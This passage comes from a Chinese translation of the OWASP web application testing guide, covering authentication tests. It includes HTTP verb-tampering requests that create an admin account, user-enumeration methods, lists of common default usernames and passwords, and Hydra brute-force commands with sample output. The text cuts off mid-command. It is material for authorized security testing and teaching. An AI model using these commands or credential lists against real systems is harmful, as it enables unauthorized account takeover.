如果您认为该系统对这个问题存在漏洞，执行类似 CSRF 攻击以充分挖掘这个问题：

- HEAD /admin/createUser.php?member=myAdmin
- HEAD /admin/changePw.php?member=myAdmin&passwd=foo123&confirm=foo123
- HEAD /admin/groupEdit.php?group=Admins&member=myAdmin&action=add

如果够幸运，使用以上三个命令——针对被测试的程序和按照测试要求修改——能创建一个新的已分配密码的管理员用户。

灰盒测试实例

灰盒测试与黑盒测试采用相同测试步骤。

参考

白皮书

- RFC 2616: “Hypertext Transfer Protocol -- HTTP/1.1”
- RFC 2109 and RFC 2965: “HTTP State Management Mechanism”
- Jeremiah Grossman: "Cross Site Tracing (XST)" - http://www.cgisecurity.com/whitehat-mirror/WH-WhitePaper_XST_ebook.pdf
- Amit Klein: "XS(T) attack variants which can, in some cases, eliminate the need for TRACE" - http://www.securityfocus.com/archive/107/308433
- Arshan Dabirsiaghi: "Bypassing VBAAC with HTTP Verb Tampering" - http://www.aspectsecurity.com/documents/Bypassing_VBAAC_with_HTTP_Verb_Tampering.pdf

工具

- NetCat - http://www.vulnwatch.org/netcat

4.4 认证测试

认证（希腊语： αυθεντικός =实际或真实的，来自于'authentes ' =作者）是一种建立或确认某事（或某人）是否正宗的行为，也就是说，宣称或提出的事情是真的。认证某个对象可能意味着确认其出处，而验证一个人往往包括核实她的身份。验证取决于一个或多个认证因素。在计算机安全中，认证是试图验证交流方发送人的数字身份的过程。一个常见的例子就是登录过程。测试验证架构意味着了解认证过程如何工作，如何使用那些信息绕过验证机制。

4.4.1 加密信道证书传输(OWASP-AT-001)

在这里，测试员会试图了解用户输入 web 表单中的数据，例如， 为了登录到一个网站而输入的数据，是否使用了安全协议传输，以免受到攻击。

4.4.2 用户枚举测试(OWASP-AT-002)

这项测试的范围是为了验证是否有可能通过与应用的认证机制互动而收集一套有效的用户。这项测试将是有益于暴力测试。通过这种测试我们验证是否通过一个有效的用户名就可以找到相应的密码。

4.4.3 可猜解用户帐户猜测（遍历）测试 (OWASP-AT-003)

在这里我们测试是否有默认的用户帐户或可以猜测的用户名/密码组合（遍历测试）

4.4.4 暴力测试 (OWASP-AT-004)

当遍历攻击失败，测试者可以尝试使用暴力方法获得验证。暴力测试是不容易完成的测试，因为需要时间并且可能锁定测试者。

4.4.5 认证架构绕过测试 (OWASP-AT-005)

其它被动测试方法企图绕过身份的认识验证模式，因为他们认为并非所有的应用程序的资源都能得到充分的保护。测试者能够在没有认证的情况下访问这些资源。

4.4.6 记住密码和密码重置弱点测试 (OWASP-AT-006)

在这里，我们测试应用如何管理 “忘记密码”过程 。我们还检查应用是否允许用户在浏览器中存储密码（ “记住密码”功能）。

4.4.7 注销和浏览器的缓存管理测试(OWASP-AT-007)

在这里，我们检查注销和缓存功能得到正确实现。

4.4.8 CAPTCHA 测试 (OWASP-AT-008)

CAPTCHA（ “全自动区分计算机和人类的图灵测试” ）是一种许多 Web 的应用程序使用的挑战响应测试，以确保反应不是由计算机生成。即使产生的 captcha 是牢不可破的，其执行经常遭受各种攻击。本节将帮助您确定这些攻击的类型。

4.4.9 Testing Multiple Factors Authentication 多因素身份验证测试 (OWASP-AT-009)

多因素身份验证意味着测试了以下的情况：一次性密码（OTP）所生成的验证码，加密设备，如 USB 验证码或配备了 X.509 证书的智能卡，通过 SMS 发送的随机一次性密码，只有合法用户知道的个人信息 [OUTOFWALLET] 。

4.4.10 竞态争条件测试 (OWASP-AT-010)

竞态条件是一个缺陷。当行动的时间影响了其它行动时，它会产生意想不到的结果。例如：一个多线程应用程序对同一数据进行操作时。就其性质而言，竞态条件很难测试。

4.4.1 加密信道证书传输 (OWASP-AT-001)

概述

测试证书传输意味着确认用户的认证数据是否通过加密信道传输，以避免受到恶意用户截获。分析的重点仅仅在于了解从 web 浏览器到服务器间数据是否采用明码传输，或者 Web 应用程序是否采取适当的安全措施，使用了像 HTTPS 等协议。 HTTPS 协议是建立在 TLS / SSL 基础上对数据传输加密，并确保用户正在发送到目的网站。显然，流量加密的事实并不一定意味着这是完全安全的。安全也取决于所使用的加密算法和应用程序正在使用的钥的鲁棒

性，但是这个问题将不会在本节中讲述。关于测试 TLS/SSL 信道安全性的更详细讨论可以参阅 SSL – TLS 测试章节。在这里，测试只是试图了解用户输入 web 表单中的数据，例如， 为了登录到一个网站而输入的数据，是否使用了安全协议传输，以免受到攻击。要了解这一点我们需要很多实例说明。

问题描述

当今这个问题最常见的例子就是 web 应用的登录页。测试者应确认用户证书是通过加密信道传送的。为了登录到一个网站，通常情况下用户必须填写一份简单的表格，这份表格使用 POST 方法传输插入的数据。我们很难知道这份数据是使用非安全的 HTTP 协议传输还是使用数据加密的 HTTPs 传输。更复杂的是有可能网站的登录页面是通过 HTTP 访问的（使我们相信，传输不安全），但它实际上通过 HTTPS 传输数据。这项测试是为了确保攻击者无法通过简单的嗅探工具嗅探网络而收集到敏感信息。

黑盒测试实例

在下面的例子我们将使用 WebScarab 获取网络包的头信息并对其进行检查。您可以使用任何你喜欢的 Web 代理。

案例研究： POST 方法发送 HTTP 数据

假设登录页面就是一个还包含用户，密码和提交按钮的表单。使用这个表单通过验证并进入应用系统。如果我们使用 WebScarab 查看请求的头信息，我们可以得到下面信息：

```
POST http://www.example.com/AuthenticationServlet HTTP/1.1
Host: www.example.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; it; rv:1.8.1.14) Gecko/20080404
Accept: text/xml,application/xml,application/xhtml+xml
Accept-Language: it-it,it;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: http://www.example.com/index.jsp
Cookie: JSESSIONID=LVrRRQQXgwyWpW7QMnS49vtW1yBdqn98CGlkP4jTvVCGdyPkmn3S!
Content-Type: application/x-www-form-urlencoded
Content-length: 64

delegated_service=218&User=test&Pass=test&Submit=SUBMIT
```

在这个案例中，测试者知道 POST 使用 HTTP 发送数据到 *www.example.com/AuthenticationServlet*。在这种情况下，数据传输未加密，这就使得恶意用户能使用像 Wireshark 这样简单的工具网络从而读取用户名和密码。

案例研究： POST 方法发送 HTTPS 数据

假设 web 应用使用 HTTPS 协议加密所发送的数据（至少加密与认证有关的数据）。这种情况下，试图进入登录页并进行认证，POST 请求的头信息和下面信息类似：

```
POST https://www.example.com:443/cgi-bin/login.cgi HTTP/1.1
Host: www.example.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; it; rv:1.8.1.14) Gecko/20080404
Accept: text/xml,application/xml,application/xhtml+xml,text/html
Accept-Language: it-it,it;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: https://www.example.com/cgi-bin/login.cgi
Cookie: language=English;
Content-Type: application/x-www-form-urlencoded
Content-length: 50


Command=Login&User=test&Pass=test
```

我们可以看到，请求是通过 HTTPS 协议发送到 *www.example.com:443/cgi-bin/login.cgi*。这就确保了数据是通过加密渠道传送并确保其它人不能读取。

案例研究： POST 方法在 HTTP 访问的网页发送 HTTPS 数据

现在，假设有一个通过 HTTP 访问的网页，同时假设只有从认证表单中发送来的数据才通过 HTTPS 传送。这意味着数据是通过加密的安全方式传送。例如，当我们在一个大公司的门户网站，这个网站提供不需要验证的各种公开信息和服务，但同时还提供通过主页登录进入的私营部分。当我们试图登录时，这一请求的头信息就如下面案例所示：

```
POST https://www.example.com:443/login.do HTTP/1.1
Host: www.example.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; it; rv:1.8.1.14) Gecko/20080404
Accept: text/xml,application/xml,application/xhtml+xml,text/html
Accept-Language: it-it,it;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: http://www.example.com/homepage.do
Cookie: SERVTIMSESSIONID=s2JyLkvDJ9ZhX3yr5BJ3DFLkdphH0QNSJ3VQB6pLhjkW6F
Content-Type: application/x-www-form-urlencoded
Content-length: 45
```

User=test&Pass=test&portal=ExamplePortal

我们可以看到，请求是通过 HTTPS 传送给 www.example.com:443/login.do 。但是如果我们查看头中的 Referer 字段（我们访问的上一页面），传送给的却是通过 HTTP 访问的 www.example.com / homepage.do 。因此，在这种情况下，浏览器窗口没有锁也就是我们没有使用安全连接。而事实上我们是通过 HTTPS 传送的数据。这就保证了其它人不能读取正在发送的数据。

案例研究： GET 方法发送 HTTPS 数据

在这最后一个例子，假设应用程序使用 GET 方法传输数据。这种方法不应该用于传输敏感数据的表单，如用户名和密码，因为他们明文显示在 URL 中，而这需要一整套的安全问题。所以这个例子纯粹是示范。但在现实中，我们强烈建议使用 POST 方法。这是因为当使用 GET 方法，它请求的 URL 很容易在服务器日志中看到，从而导致敏感数据泄漏。

GET https://www.example.com/success.html?user=test&pass=test HTTP/1.1
Host: www.example.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; it; rv:1.8.1.14) Gecko/20080404
Accept: text/xml,application/xml,application/xhtml+xml,text/html
Accept-Language: it-it,it;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: https://www.example.com/form.html
If-Modified-Since: Mon, 30 Jun 2008 07:55:11 GMT
If-None-Match: "43a01-5b-4868915f"

您可以看到数据在 URL 中以明文的形式传送，而不是像之前的信息正文传递。但是，我们必须考虑到的 TLS / SSL 是一种 5 级协议，比 HTTP 低一个等级。因此整个 HTTP 包仍然是加密的而且攻击者不能读取这个 URL。因为 URL 中包含的信息可能储存在很多服务器中，如代理服务器和 Web 服务器，从而导致泄漏用户证书的隐私，所以在这些案例中使用 GET 方法不是一个好办法。

灰盒测试实例

试图从应用的开发者处了解他们是否考虑到 HTTP 和 HTTPS 协议的差别和了解他们为什么应该使用 HTTPS 传输敏感信息。

然后，和他们一起检查是否每一个敏感信息的传输都使用了 HTTPS，例如在登录页，以防止未经授权的用户可以读取数据。

参考

白皮书

- HTTP/1.1: Security Considerations - http://www.w3.org/Protocols/rfc2616/rfc2616-sec15.html

工具

- WebScarab

4.4.2 用户枚举测试 (OWASP-AT-002)

概述

这项测试的范围是为了验证是否有可能通过与应用的认证机制互动而收集到一套有效的用户。这项测试将是有益于蛮力测试。通过这种测试我们验证是否通过一个有效的用户名，就可以找到相应的密码。通常情况下，当用户名在系统中存在时，由于错误配置或设计本身的原因导致应用程序泄露相关信息。例如，有时，当我们提交错误证书时，我们收到一条说明用户名存在或密码错误的信息。如果攻击者得到这种信息就可以利用他获得一系列系统用户名。这种信息还可以用来攻击 web 应用程序。例如，使用暴力破解或默认用户名/密码攻击。

问题描述

测试者应该通过与应用程序的认证机制交互，来了解发送特殊请求时是否会造成应用程序返回不同结果。之所以存在这个问题是因为当我们提供一个有效的用户名和提供无效的用户名时， web 应用或 web 服务器会提示不同的信息。

在某些情况下，提示信息会指出由于使用了无效用户名或无效密码，导致提供的证书错误。有时我们可以通过发送用户名和空密码列举现存的所有用户。

黑盒测试实例

在黑盒测试中，我们并不知道具体的应用程序，用户名，应用逻辑和登录页面的错误信息，或者是重获密码设施。如果应用程序存在漏洞，我们将直接或间接地得到反馈信息，能揭露一些有助于枚举用户的信息。

HTTP 响应信息

有效的用户/正确密码测试

当你提交有效 ID 和有效密码时，记录服务器反馈信息。

预期结果


使用 WebScarab, 注意成功认证获得的信息(HTTP 200 回应, 回应的长度).

无效的用户/错误密码测试


尝试输入有效用户名和错误密码，记录应用产生的报错信息。

预期结果

我们将在浏览器中得到类似下面的信息：



或者类似如下：



任何揭示用户存在的信息类似于：

登录用户 foo：密码无效


使用 WebScarab，注意由不成功认证所获得的信息（ HTTP 200 回应，回应的长度）。

不存在的用户名测试

现在，测试应尝试插入一个无效的用户 ID 和一个错误的密码，并记录服务器回答（你必须确认用户名在应用中是无效的）。记录的错误信息和服务器的答案。

预期结果

如果我们输入无效的用户 ID，我们可以收到一条消息类似于：



或类似下列信息：

用户 foo 登录失败：无效的帐户

一般来说，对不同的错误请求，应用应返回同样的和同样长短的错误信息。如果您发现返回的信息各不相同，你应该调查和找出导致 2 个返回结果差异的根本原因。例如：

- 客户的要求：有效的用户/密码错误-“服务器回答：'密码不正确'
- 客户端请求：错误的用户/密码错误-“服务器回答：'用户名不存在'

通过上述答复，用户就能知道第一次请求的是一个有效的用户名。因此，通过试用一系列用户名并观察返回信息，我们就能了解应用程序。

通过第二条服务器响应，我们同样可以知道所持有的用户名不存在。因此，可以以同样的方法了解应用程序，并通过查看服务器响应创建一系列有效用户 ID 列表。

其它方式枚举用户

我们可以用几种方式枚举用户，如：

分析登录页收到的错误代码

我们可以分析一些 Web 应用程序返回的某些特定错误代码或信息。

分析网址和网址复位向

例如：

http://www.foo.com/err.jsp?User=baduser&Error=0
http://www.foo.com/err.jsp?User=gooduser&Error=2

从上面例子中可以看出，当使用一个用户 ID 和密码登录 web 应用时，URL 中有说明出现错误的信息。在第一个例子中使用的是错误的用户 ID 和错误密码，而在第二个例子中使用的是正确的用户名和错误密码。我们因此找到一个有效的用户 ID。

URI 探测

有时候，Web 服务器收到对现有目录或还未存在目录的请求时，它返回不同的结果。例如，在一些门户网站每个用户与一个目录项相关联。如果我们尝试访问现有的目录，我们可以得到一个 web 服务器错误。我们收到的一个非常常见的 Web 服务器错误是：

403 Forbidden error code

以及

404 Not found error code

例：

http://www.foo.com/account1 - we receive from web server: 403 Forbidden

http://www.foo.com/account2 - we receive from web server: 404 file Not Found

第一种情况,存在用户名但不能查看网页，第二种情况用户名“ account2 ”不存在。通过收集这些信息，我们就能列举出用户名。

网页标题分析

我们可以在网页的标题得到有用的信息。如果是关于用户名和密码的问题，我们可能通过网页标题得到具体的错误代码或信息。例如，如果不能通过应用程序的认证，我们就会看到类似下面的网页标题：

无效用户

无效的身份验证

分析从恢复功能中获得的信息

当我们使用恢复功能时，存在漏洞的应用程序将返回一条信息表明用户名是否存在。

例如，类似以下信息：

无效的用户名：E-mail 地址不存在或无法找到该用户

无效的用户名：你的恢复密码已成功发送**友好的 404 错误信息**

当我们所要求的用户名在目录中不存在时，我们并不会每次都收到 404 错误代码。我们可能收到带有图像的“202 OK”信息。在这种情况下，我们可以假设当收到这种特殊图像时，用户名就不存在。这种逻辑可以适用于其它的 Web 服务器响应;这种手段有助于分析 web 服务器和 web 应用信息。

猜解用户

在某些情况下， 用户 ID 是根据管理员或公司的特殊政策创建的。例如，我们可以使用通过序列号创建的用户 ID 查看用户：

CN000100

CN000101

….

有时，用户名是根据 REALM 别名加序列号创建的：

R1001 – user 001 for REALM1

R2001 – user 001 for REALM2

创建用户 ID 的其它可能是与信用卡号码相关，或是使用一种模式的一系列数字。在上面的例子中，我们可以建立简单的组成用户 ID 的 shell 脚本并使用像 wget 这样的工具提交请求，通过自动查询 Web 找到有效用户 ID。要创建一个脚本，我们也可以使用 Perl 和 CURL。

同样，通过 LDAP 查询获得的信息或从 Google 收集的来自特定域名的信息，我们可以猜测到用户名。通过特定的查询或简单的 shell 脚本或工具，Google 能用来帮助找到域用户。

其它猜测用户 ID 的信息详情见下节， 4.5.3 猜测（词典）用户帐户测试。

注意：列举用户帐户过程中，在完成预定义次数的失败探测后（基于应用政策），你将有账户被锁定的危险。此外，有时应用程序防火墙的动态规则可能禁用你的 IP 地址。

灰盒测试实例

认证错误信息测试

测试的目的是确认应用会以同样的方式对产生失败认证的每一个客户端请求返回信息。针对此问题，黑盒测试和灰盒测试在基于分析 web 应用的信息和错误代码方面都有相同的理念。

预期结果

应用应该以同样的方式为每个失败的身份验证回应。

例如：

提交的证书无效

参考

- Marco Mella, Sun Java Access & Identity Manager Users enumeration: http://www.aboutsecurity.net
- Username Enumeration Vulnerabilities: http://www.gnucitizen.org/blog/username-enumeration-vulnerabilities

工具

- WebScarab: OWASP_WebScarab_Project
- CURL: http://curl.haxx.se/
- PERL: http://www.perl.org
- Sun Java Access & Identity Manager users enumeration tool: http://www.aboutsecurity.net

4.4.3 默认或可猜解 (遍历)用户帐户 (OWASP-AT-003)

概述

今天的 Web 应用程序通常在流行的开源软件或商业软件下运行，而这些软件安装在服务器上并需要配置，或是由服务器管理员定制的。此外，目前大多数硬件设备，即网络路由器和数据库服务器，提供基于网络的配置或管理接口。

通常，这些应用并没有正确配置好，并且为原始认证和配置所提供的默认证书根本就没有跟新。此外，通常测试或管理留下来的一般的账号都使用普通的用户名和密码，并被保留在应用和架构中。

而渗透测试者和恶意攻击者通常都知道这些默认用户名和密码组合，他们能使用这些信息进入不同类型的定制的，开源的或商业的应用程序中。

同时，在许多应用中出现的弱口令政策的实施允许用户使用容易猜到的用户名和密码注册，并可能不允许修改密码。

问题描述

这个问题的根源可以被确定为：

- 没有经验的 IT 人员没有意识到在所安装的架构组件上改变默认密码的重要性。
- 程序员为了方便访问和测试应用而留下后门，后来却忘记将其删除。
- 应用管理员和用户自己选择简单的用户名和密码。
- 含有内置的不可转移的默认帐户的应用使用了预设的用户名和密码。
- 在认证尝试，密码重置或账户注册时应用程序为了验证用户名而泄露了信息。

另外一个问题根源在于由于缺乏安全意识或想简化管理而使用空白密码。

黑盒测试实例

在黑盒测试中,测试者对应用，应用基础构架和任何的用户名或密码政策没有任何了解。而在现实情况中他们却通常知道一些关于应用的信息。如果是这样，你可以跳过涉及获取已知信息的步骤。

当测试已知应用程序界面，例如 Cisco 路由器网络接口或 Weblogic 管理员端口，需要检测这些设备的普通用户名和密码不会导致成功认证。使用搜索引擎或使用在 Further Reading 章节中所列的网址，能找到许多系统的普通证书。

当我们没有应用的默认和普通用户账号列表时，或当普通账户不响应时，我们可以采取手动测试：

请注意，正在测试的应用程序可能有账户锁定功能。如果多次猜测一个已知账号的密码可能会导致账号被锁定，如果应用程序可能锁定管理员账号，那幺系统管理员要重新设置账户很麻烦。

许多应用程序包含详细错误信息，会通知网站用户所输入用户名的有效性。这一信息将有助于测试默认或可猜测的用户帐户。例如，在登录页，密码重置和忘记密码页面，注册页面可以找到这种功能。更多信息请查看“用户枚举测试”章节。

- 尝试使用下面的用户名——"admin", "administrator", "root", "system", "guest", "operator", or "super"。系统管理员很喜欢使用这些用户名。或者你可以试用"qa", "test", "test1", "testing"等相似的名称。你可以使用上述名称的各种组合试验用户名和密码。如果应用对用户名列举存在漏洞，你就能成功确定上述用户名是否存在，也可以用相似的方法试验密码是否准确。同时，可以对上述账户名或其它列举的账户尝试使用空密码或下列密码："password", "pass123", "password123", "admin", or "guest"。也可以试着调整上述密码顺序。如果这些密码不正确，可以列出一个普通用户名和密码清单，以便对应用程序发送多个验证请求。当然，为了节约时间，你可以使用脚本进行这一操作。

- 应用的管理员用户通常是以应用程序或公司名称命名的。也就是说如果你测试的应用名称是“Obscurity”，那幺可以试着使用 obscurity/obscurity 或者其它类似组合作为用户名和密码。

- 当为客户进行测试时，使用你收到的联系人姓名作为用户名，并试用任何普通密码。

- 查看该应用的用户注册网页可能会帮助你判断应用程序用户名和密码的预期格式和长度。如果该网站不存在用户注册网页，则需要确定该公司是否对用户名使用标准的命名机制，例如使用邮件名或邮件 @前的用户名。

- 对上述所有的用户名尝试使用空白密码。

- 通过代理服务器或查看源代码检查页面来源和 JavaScript。并在页面资源中查找任何用户名和密码的参考信息。例如，“If username='admin' then starturl=/admin.asp else /index.asp ”（成功登录与失败登录）。此外，如果您有一个有效的帐户，通过使用有效登录和无效登录查看每一个请求和响应，如额外的隐藏参数，有趣的 GET 请求（login=yes）等

- 查看源代码中写在评论中的帐户名和密码。同时也查看源代码的备份目录等，有可能能够发现有兴趣的评论。

- 试图从应用本身推断出用户名是如何产生的。例如，用户能否创建自己的用户名？系统给用户创建的用户名是按照个人信息还是可预测的序号呢？如果应用程序确实是按照可预测的序列号创建自己的账户，例如：user7811，那幺可以按顺序尝试所有可能的账号。在使用有效用户名和无效密码时，如果能从应用程序中得知不同的回应，就能对有效用户名进行暴力破解攻击（或快速试用上述或参考章节中已确认的普通密码）。

- 如果应用程序为新用户创建自己的密码，不管用户名是由应用程序还是用户本身创建，可以试着去查看密码是否可以猜测出来。也可以试着按顺序创建很多新账户来比较和确定密码是否是可预测的。如果密码是可预测的，则用与用户名相关联的或其它列举账号作为暴力破解攻击的基础。

预期结果：

对所测试的应用或系统进行成功验证。

灰盒测试实例

下面的步骤是完全依靠灰盒测试的方法。如果你只能得到部分信息，请参阅黑箱测试，以填补空白。

- 与技术人员确定他们管理入口所使用的密码，以及如何进行应用管理。
- 检查应用程序的密码政策，并确认用户名和密码是否很复杂且难以猜测，是否与应用程序名称，个人姓名，或管理名称（“系统名称”）有关 。
- 使用默认名称，应用程序名称和黑盒测试部分所提到的易猜测的用户名检查用户数据库。同时使用空密码检查。
- 检查写在代码中的用户名和密码。
- 检查包含用户名和密码的配置文件。

预期结果

对所测试的应用或系统进行成功验证。

参考

白皮书

- CIRT http://www.cirt.net/passwords
- Government Security - Default Logins and Passwords for Networked Devices http://www.governmentsecurity.org/articles/DefaultLoginsandPasswordsforNetworkedDevices.php
- Virus.org http://www.virus.org/default-password/

工具

- Burp Intruder: http://portswigger.net/intruder/
- THC Hydra: http://www.thc.org/thc-hydra/
- Brutus http://www.hoobie.net/brutus/

4.4.4 暴力破解测试(OWASP-AT-004)

概述

暴力破解包括系统性地列举所有可能的方案，并检查是否每个方案符合所描述的问题。在 Web 应用测试中，我们常常面对的问题通常是需要一个有效账户进入应用的内部。因此，我们要检查不同类型的身份验证模式和不同暴力破解攻击的效果。

问题描述

大多数 Web 应用程序提供了一个让用户验证自己的方法。了解用户的身份就能创建保护区域，更普遍的做法是使应用对不同用户的登录回应不同的结果。用户可以使用多种方法通过系统的验证，例如证书，生物识别装置，OTP(一次性密码)的凭证等。但是在 web 应用中我们通常使用用户 ID 和密码组合。因此，通过列举许多（例如字典攻击）或所有可能的用户名进行攻击，就能得到有效用户名和密码。

暴力破解攻击成功后，恶意用户可以访问：

- 机密资料/数据;
    - Web 应用程序的非公开部分可能泄露机密文件，用户的个人资料数据，财务状况，银行的详细资料，用户的关系，等等。
- 管理面板;
    - 网站管理员通常使用这些管理面板管理（修改，删除，添加） Web 应用程序的内容，管理用户设置，指定不同的权限的用户等。
- 提供进一步的攻击向量;
    - Web 应用程序非公开部分可能隐藏危险的漏洞并包含不提供给大众用户的先进的功能。

黑盒测试实例

因为所使用的技术和工具会根据情况各异，所以发现应用所使用的认证类型对采用不同的暴力破解攻击起着至关重要的作用。

发现验证方法

如果一个实体决定使用一个复杂的网络身份验证，下面是两个最常见的方法：

- HTTP 认证

- basic 接入认证
- digest 接入认证

- HTML 表单的身份验证

以下各节提供了一些很好的资料用以在黑盒测试中确定使用的验证机制。

HTTP 认证

可以给各组织机构提供两个基本的 HTTP 访问验证计划——basic 和 digest。

- basic 接入认证

basic 接入认证假设客户使用登录名（如“ owasp ”）和密码（如“password”）确定自己身份。当客户端浏览器开始进入使用这种机制的网站时，web 服务器将回复 401 结果，包含“WWW-Authenticate“标签，“Basic”值和受保护范围的名称(例如： WWW-Authenticate: Basic realm="wwwProtectedSite”)。客户端浏览器就会返回给 web 服务器一个“Authorization”标签，包含“Basic”值和用户名的 base64 编码，冒号和密码(例如： Authorization: Basic b3dhc3A6cGFzc3dvcmQ=)。但是如果攻击者嗅探到通讯包，认证回复很容易就能被解码。

请求和回应测试：

1. 客户端发送标准的 HTTP 资源请求：

```
GET /members/docs/file.pdf HTTP/1.1
Host: target
```

2. Web 服务器回应说所要求的资源位于一个受保护的目录。

3. 服务器用 HTTP 401 需要授权发送响应：

```
HTTP/1.1 401 Authorization Required
Date: Sat, 04 Nov 2006 12:52:40 GMT
WWW-Authenticate: Basic realm="User Realm"
Content-Length: 401
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=iso-8859-1
```

4 .浏览器显示用户名和密码数据输入弹出框。

5 .客户端使用下面证书重新提交 HTTP 请求：

```
GET /members/docs/file.pdf HTTP/1.1
Host: target
```

```
Authorization: Basic b3dhc3A6cGFzc3dvcmQ=
```

6 .服务器将客户资料与证书列表比对。

7.如果证书是有效的，服务器将发送所要求的内容。如果认证失败，服务器在回应头中重新发送 HTTP 状态码 401。如果用户点击取消，浏览器可能会显示一条错误消息。

如果攻击者能够从第五步开始拦截请求，下面字符串。

```
b3dhc3A6cGFzc3dvcmQ=
```

可能简单进行 base64 解码，如下（进行 Base64 解码）：

```
owasp:password
```

- Digest 接入认证

Digest 接入认证是 basic 接入认证的延伸。它使用单向散列加密算法（ MD5 编码）来加密和验证数据，并增加了 一个由 web 服务器设置的单次使用（应用于单次连接）的“nonce”值。客户端浏览器用这个值计算回应的哈希密码。尽管密码使用加密散列隐藏起来，同时使用 nonce 值能阻止重放攻击的危险，但是登录名是用明文提交的。

请求和响应测试：

1 .下面例子是提交 HTTP Digest 目标时的最初的反应报头信息：

```
HTTP/1.1 401 Unauthorized
WWW-Authenticate: Digest realm="OwaspSample",
      nonce="Ny8yLzIwMDIgMzoyNjoyNCBQTQ",
      opaque="0000000000000000", \
      stale=false,
      algorithm=MD5,
      qop="auth"
```

2. 随后的有效证书的响应报头如下：

```
GET /example/owasp/test.asmx HTTP/1.1
Accept: */*
Authorization:  Digest username="owasp",
     realm="OwaspSample",
     qop="auth",
     algorithm="MD5",
     uri="/example/owasp/test.asmx",
     nonce="Ny8yLzIwMDIgMzoyNjoyNCBQTQ",
     nc=00000001,
     cnonce="c51b5139556f939768f770dab8e5277a",
     opaque="0000000000000000",
```

response="2275a9ca7b2dadf252afc79923cd3823"

HTML 表单式验证

然而，尽管这两个 HTTP 访问验证计划可能会适合互联网的商业用途，尤其是当使用 SSL 加密会话，许多机构还是选择了使用自定义的 HTML 和应用层次的认证程序，以提供一个更复杂的认证程序。

从 HTML 表单得到的源代码：

```
<form method="POST" action="login">
 <input type="text" name"username">
 <input type="password" name="password">
</form>
```

暴力破解攻击

列出了 web 应用程序的不同类型的身份验证方法之后，我们将解释几种暴力破解攻击。

- 遍历攻击

遍历攻击包括自动脚本和工具，能从字典文件中尝试猜测用户名和密码。对字典文件调整和编制可以使其包含所有账号用户所使用的字词。而这正是攻击者攻击的目标。攻击者可以收集信息（通过主动/被动侦察，竞争情报，垃圾搜寻，社会工程学）从而了解用户或建立一个网站公布的独特词汇名单。

- 搜索攻击

搜索攻击尽可能包括所有已知字符集和已知密码长度范围的可能组合。由于可能用户所占空间非常大，导致这种攻击是非常缓慢的。例如，已知一个用户 ID，需要尝试的密码长度是 8 个字符，那幺小写字母的组合就达 26 ^ (8!)（超过二千亿个可能密码！）。

- 基于规则的搜索攻击

为了增加组合的空间覆盖范围同时不会造成进程速度太慢，我们建议创造良好规则产生用户候选人。例如，“John the Ripper”能够从用户名部分产生密码变化或修改输入中的预先配置的遮盖字符（例如，第一轮 "pen" --> 第二轮 "p3n" --> 第三轮"p3np3n"）。

暴力破解 HTTP 基本验证

```
raven@blackbox /hydra $ ./hydra -L users.txt -P words.txt www.site.com http-head /private/
Hydra v5.3 (c) 2006 by van Hauser / THC - use allowed only for legal purposes.
Hydra (http://www.thc.org) starting at 2009-07-04 18:15:17
[DATA] 16 tasks, 1 servers, 1638 login tries (l:2/p:819), ~102 tries per task
[DATA] attacking service http-head on port 80
[STATUS] 792.00 tries/min, 792 tries in 00:01h, 846 todo in 00:02h
[80][www] host: 10.0.0.1   login: owasp   password: password
```

```
[STATUS] attack finished for www.site.com (waiting for childs to finish)
Hydra (http://www.thc.org) finished at 2009-07-04 18:16:34

raven@blackbox /hydra $
```


暴力破解 HTML 表单认证

```
raven@blackbox /hydra $ ./hydra -L users.txt -P words.txt www.site.com  https-post-form
 "/index.cgi:login&name=^USER^&password=^PASS^&login=Login:Not allowed" &

